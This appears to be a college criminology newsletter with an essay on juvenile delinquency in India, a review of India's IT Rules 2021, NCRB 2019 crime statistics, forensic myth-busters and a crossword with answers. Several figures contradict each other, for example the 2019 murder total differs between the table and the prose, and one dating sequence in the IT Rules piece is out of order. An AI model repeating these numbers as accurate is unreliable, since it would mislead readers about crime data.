Infancy is regarded as one of the most crucial and significant stages in the development of a human. When a child lacks adequate attention and physical touch during this time they tend to suffer personality disorders in the future. We have come across different cases where a child below the age of 12-14 engages in criminal activities. In India, every year there are about 42,000 cases registered of children below the age of 18 for killing, raping and theft. About 613 crimes are booked under kids below the age of 12. Due to the emerging involvement of juveniles in crime, lawmakers are compelled to come forward with new and stricter laws for the juvenile system in the country. There have been many theories over the past years about how a person becomes a serial killer, and how having an unstable childhood affects a person. From Amarjeet Sada to Mary Bell, we have heard the stories of the depth of criminal behaviour in children. Apart from the socio-economic factors which affect the growth of kids which turn them into criminals at an early age, there is also some trauma that they face due to isolation and relationships.

INTRODUCTION

Child crimes are one of the crimes that are little addressed and are those which should be taken seriously to build a healthy society. India stands as one of the top countries which report child crime cases daily. We come across the news of different child criminals under theft, assault and rape cases. In the 2012 Delhi gang-rape case, the main accused was a juvenile. The other accused in the case got the death penalty but the minor was sent to remand home under the juvenile justice act. Similarly in the Shakthi mill case, the accused were four adults and a juvenile. Is the mental instability of juveniles caused by trauma, the reason that the juvenile justice act is not rightly implemented?

Childhood to adolescence is a beautiful period in a human's life where one undergoes most of their biological, emotional and psychological growth. When a child grows up in an abusive and violent environment they tend to show some traits of it. It is a common action that parents scold kids when they make mistakes. But scolding them for every wrong they do and showcasing abusive behaviour and rude attitude around them to make them behave good in society doesn't make any sense. Some children experience some isolation when they lack parental care and love.

A child when he/she is not given enough affection tries to seek new ways where they get happiness and satisfaction. For most child crime cases in India, psychologists say," children find some pleasure when they do such crimes." Some get along with peer groups where they are provided with drugs and alcohol and they come out as bullies when they begin their own 'secret aggressive fantasies'. In other cases, they might be victims of sexual abuse. Studies reveal that 42% of convicted serial killers suffered from physical abuse as children and 74% suffered from psychological abuse. They consider themselves as the victims of the trauma they faced and make their mindset to let others suffer the way they had. Some develop psychopathic behaviour from the abuse they've gone through in their childhood. We might have seen some children addicted to crime movies and they try to act like the characters in it and behave abnormally. In 2012, the rate of juvenile crimes increased by over 28,000 which included cases like rape and murder.

JUVENILE DELINQUENCY

The word JUVENILE comes from the Latin word "Juvenis" meaning young. Juvenile delinquents are minors between the age group of 10-18, who commit an act that violates the law. Crimes committed by juveniles are called 'delinquent acts' and not "crime" as they are not adults.

According to the juvenile justice act of 1986, the maximum age of a juvenile delinquent is 16 years for boys and 18 years for girls. But the nature of offence has remained unchanged. In today's world, juvenile delinquency is treated as a disease in our society. It has turned out to be a serious problem. Juveniles who commit the crime will be taken to juvenile courts for their

case to be heard. Juvenile courts are a type of civil court with rules different from that of an adult criminal court. This is based on the legal principle DOLI INCAPAX; which means a child does not have the capacity to form a criminal mindset. A juvenile case is opened when a prosecutor files a civil petition, in which a juvenile is charged for violating the law. After a juvenile is convicted for a crime he/she will be taken to observation homes/detention centres that run under the government where they are provided with education and other activities

How can we prevent juvenile delinquents?

Preventing it at an early stage is the best as it all starts from the family relationship. Family is the primary institution of socialization and it plays a very great role in the prevention of juvenile delinquency. Children role model their parents. They learn from them and notice every single behaviour their parents possess in their public and private life.

1. Parents must be trained about family management and how the kids grow around and absorb the surroundings. They have to create a positive and friendly atmosphere for the children so that they are free to speak with their parents about their frustrations and problems.

2. The children must be provided with education programs, youth development and activities and given responsibility in dealing with juvenile delinquency.

3. Childcare, social and medical services should be provided to the socially disadvantaged families. Preventing juvenile delinquency not only helps the youth of the country but also the emerging criminal careers in the future.

References:

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- Secure teen, Juvenile Delinquency: What Makes Teens Commit Crimes?,2017
- Criminal justice, Juvenile Delinquency

LITERATURE REVIEW

- WHAT DOES THE INFORMATION TECHNOLOGY (IT) RULES, 2021 MEAN TO US? - A REVIEW

WHAT DOES THE INFORMATION TECHNOLOGY (IT) RULES, 2021 MEAN TO US? - A REVIEW

Prof. Jeremiah Justus. M

What are the IT rules, 2021 which was recently passed by the Government of India (GoI)?

The IT rules, 2021 are a follow-up to the Intermediary Guidelines and Digital Media ethics code passed in 2011 and later amended in 2018 by the GoI. The IT rules, 2021 is a significant move from the GoI because for the first time India has a regulatory mechanism for digital media usage & propagation and Over-the-Top (OTT) broadcasting material.

Before the IT rules, 2021, didn't the IT Act 2000 regulate digital media propagation?

The IT Act is a framework that the GoI legislated in 2000 to govern electronic commerce and to deal with cybercrime. But with the rise of fake news, misuse of social media and OTT broadcast platforms, India needed a regulation. The IT Act had a loophole where the intermediary (the person who did not create the file but only passed it on) was considered a protected liability and therefore will go unpunished. The IT rules, 2021 addressed this loophole.

What led to the passage of the IT rules, 2021?

In 2018, in a case relating to the circulation of videos that included explicit sexual violence and rape (Prajwala vs. Union of India), the Supreme court summoned the ASG, India along with representatives of

Yahoo, Facebook, Google, Microsoft and WhatsApp to question them about the rampant spread of such media online.

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Following this, the GoI tabled the draft IT rules 2018 during the monsoon session of the Parliament, 2018. During the discussion on the draft rules, the GoI also identified the need to place restrictions on online mediums (including social media, online forums and OTT platforms) from spreading not only sexual imagery but also fake news and prevent misuse of the online mediums. The GoI decided to set up a parliamentary panel to study the effect of pornography on children and the effect of fake news on society. The panel report was tabled in 2020. Following the panel report, the GoI also held an open house to discuss the rules on 5th January 2019 followed by ten days for counter comments on the draft rules.

These draft rules, 2018 after many arguments and amendments, were finally passed as the IT rules, 2021 on 25th February 2021.

What does the IT rules, 2021 hold for a citizen of India?

1. A person who shares electronic media online needs to do it with due diligence. No one must spread information that could be defamatory, obscene, pedophilic, harmful to a child, infringes any patent or trademark, deceives or misleads from facts, impersonates another person, threatens the unity and integrity of the nation etc. An offence from the above could attract punishment.

2. Every online media platform must prominently publish the rules & regulation of posting media and their policy in this regard.

3. Due diligence must be observed in posting media in relation to news and current affairs content (Fake news or unverified news must never be shared).

4. Films and other entertainment programs, including web-based serials (OTT platform) have also been brought under the ambit of censorship and they must mention the context, theme, tone and target audience while applying for clearance.

5. Any electronic media which may portray discrimination, psychotropic substances, liquor, smoking and tobacco, imitable criminal and violent behaviour, bad language and obscenity would qualify for a higher category of classification.

References:

- The Information Technology (Intermediary Guidelines and Digital Media Ethics Code) Rules, 2021 as published on meity.gov.in
- Prajwala Letter Suo Moto Writ Petition (CRL) No(s). 3/2015.

Myth - Crime scene photography is the only method of documentation done.
Fact - Crime scenes are usually documented using sketches, notes, photography and videography.


STATISTICAL DATA


- CRIME REPORT 2019

SNIPPET - CROSSWORD

CRIME REPORT – 2019


Ms. Catherine Maria Johny
Ms. Aishwarya P.V
Ms. Devi Chandana S





According to the crime report published by the National Crime Records Bureau, 2019 witnessed an increase in the number of crime cases that is registered under the Indian Penal Code.


In 2019, the State and the UT with the least IPC crimes are Sikkim and Lakshadweep respectively.




The state and the UT with highest IPC crimes are Uttar Pradesh and Delhi respectively.

States having decrease in the IPC crimes over the past years:

State/UT	2017	2018	2019
Andhra Pradesh	132336	126635	119229
Goa	2965	2740	2465
Karnataka	146354	126534	120165
Kerala	235846	186958	175810
Madhya Pradesh	269512	248354	246470
Manipur	3416	2869	2830
West Bengal	163999	157610	157610
Chandigarh	3240	3072	2817
D&N Haveli	266	255	226
Puducherry	3883	3606	3167



According to the crime report published by the National Crime Records Bureau, 2019 witnessed a reduction in the crime cases that are registered under the Special and Local Laws (SLL) crimes by 0.6%.



In 2019, the State and the UT with least SLL crimes are Sikkim and Daman & Diu respectively.


The state and the UT with highest SLL crimes are Gujarat and Delhi respectively.

States having decrease in the SLL crimes over the past years:

State/UT	2017	2018	2019
Mizoram	620	577	501
Haryana	126892	83017	55013
Kerala	417654	325209	277273
Maharashtra	178874	169383	168349
Punjab	31385	28678	28158
West Bengal	31538	30453	30453
Chandigarh	2222	2895	1699
Sikkim	260	249	189
Puducherry	916	1068	837

MURDER CASES IN INDIA FROM 2017-19

YEAR	TOTAL CASES
2017	28653
2018	29017
2019	28918




In all over India a total of 29,918 cases of murder were registered during 2019, showing a marginal decrease of 0.3% over 2018(29,017 cases).

KIDNAPPING AND ABDUCTION FROM 2017-19

YEARS	CASES
2017	95893
2018	105734
2019	105037

Myth - Hair also decomposes easily like nails and tissues.

Fact- Hair is very resistant to decomposition. It can be used as evidence even after months since it maintains its structure.



In all over India a total of 1, 05,037 cases of kidnapping and abduction were registered during 2019, showing a marginal decrease of 0.7% over 2018(1,05,734 cases).

Reference:

- Crime in India 2019-Volume-1,(2020). Retrieved from https://ncrb.gov.in/en/crime-india-2019-0


Myth - Putrefaction stage of a dead body is least useful.

Fact - Dead bodies emit certain smells when they die. These pungent aromas are a combination of chemical gases emitted by corpses like ammonia and sulphur. Instruments which detect this will give investigators another method of locating dead bodies.

Myth Busters by-
Ms. Jocelyn Kunju John
Ms. Prathiksha R S

CROSSWORD

Ms. Ann Mariya Thomas
Ms. Prathiksha R S



ACROSS

3. Offence for which there is arrest without warrant

4. A solid substance in which the constituent particles are arranged in a systematic geometrical pattern

5. Rating of sensitivity of film in photography

7. Characteristic way of committing crime

10. Father of Criminology

11. Also known as Bertillon's System

13. Body of Crime

17. Document showing the possession of evidence

18. A step of FBI's Top-down approach

21. The type of evidence which implies a fact

22. Also called as 'Lie Detector'

23. The intention to commit crime

DOWN

1. Father of Modern Psychology

2. Study of pollen and spores

3. The crime scene is cordoned off in order to prevent _____

6. Reagent used to detect blood that has been removed or cleaned in the crime scene

8. Laboratory technique used to separate DNA based on their size and electric charge

9. Act which deals with drugs

12. Database of fingerprints

14. A young criminal

15. The 'Sherlock Holmes of France' who came up with Poroscopy

16. Stiffening of body after death

19. ____ painting should be avoided while developing latent fingerprints

20. Physical defect of criminals as proposed by Cesare Lombroso's biological theory of crime

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CROSSWORD ANSWERS

ACROSS

3. Cognizable
4. Crystal
5. ISO
7. Modus operandi
10. Cesare Lombroso
11. Anthropometry
13. Corpus Delicti
17. Chain of custody
18. Reconstruction
21. Circumstantial
22. Polygraph
23. Mensrea

DOWN

1. Freud
2. Palynology
3. Contamination
6. Luminol
8. Electrophoresis
9. NDPS
12. AFIS
14. Delinquent
15. Edmond Locard
16. Rigor Mortis
19. Substrate
20. Atavism

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Kristu Jayanti College

AUTONOMOUS Bengaluru

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